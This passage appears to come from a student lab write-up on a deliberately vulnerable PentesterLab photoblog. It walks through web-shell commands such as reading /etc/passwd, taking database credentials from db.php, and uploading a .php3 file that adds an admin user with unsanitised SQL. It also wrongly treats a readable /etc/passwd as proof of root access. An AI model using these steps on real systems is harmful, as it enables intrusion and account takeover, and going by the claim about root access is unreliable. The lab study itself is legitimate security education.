


Figure 14: ?command=ls

The command entered was ls and now the code works.

Task IV: Execute System commands to exploit the system further

a. Repeat with new functions




Figure 15: ?command=pwd




Figure 16: ?command=cat /etc/passwd

Because we can see /etc/passwd, we have root access with the admin login.

b. Similar tests

i. List all files and folders





Figure 17: ?command=ls /var/www/

The shell call of “pwd” said that the root directory is /var/www/.

ii. View cat /var/www/classes/db.php



```
1 <?php
2
3 $link = mysql_connect("localhost", "pentesterlab", "pentesterlab");
4 $db = mysql_select_db('photoblog', $link);
5
6 ?>
7
```

Figure 18: Looking at the source code of the db.php file

iii. Figure out the credentials

As seen in Figure 18, the username and password seen in this file is “pentesterlab.”

Task V: Insert new data into the database

a. Content with the filename



Linux-krimpenforte1

Terminal

```
1 <?php
2     $username=$_GET['username'];
3     $password=$_GET['password'];
4     if(!$username or !$password)
5     {
6         echo "Usage: URL?username=krimpenforte1@udayton.edu&password=Bobgeorge";
7         exit();
8     }
9     $db=mysqli_connect("localhost","pentesterlab","pentesterlab","photoblog");
10    $sql="INSERT INTO users(login,password) VALUES ('" . $username . "', md5('" . $password . "'))";
11    mysqli_query($db,$sql);
12    echo "SQL executed: " . $sql;
13 ?>
```

:set number

1,1 All

Figure 19: Code for krimpenforte1-adduser.php3

b. Upload




Figure 20: Added my code as a picture for the adduser

Was able to get another PHP file in because of the php3 extension.

c. Provide Username and Password




Figure 21: Success addition of an added user (me)

d. Log in with new username and password




Figure 22: Successfully logged into the admin using my added username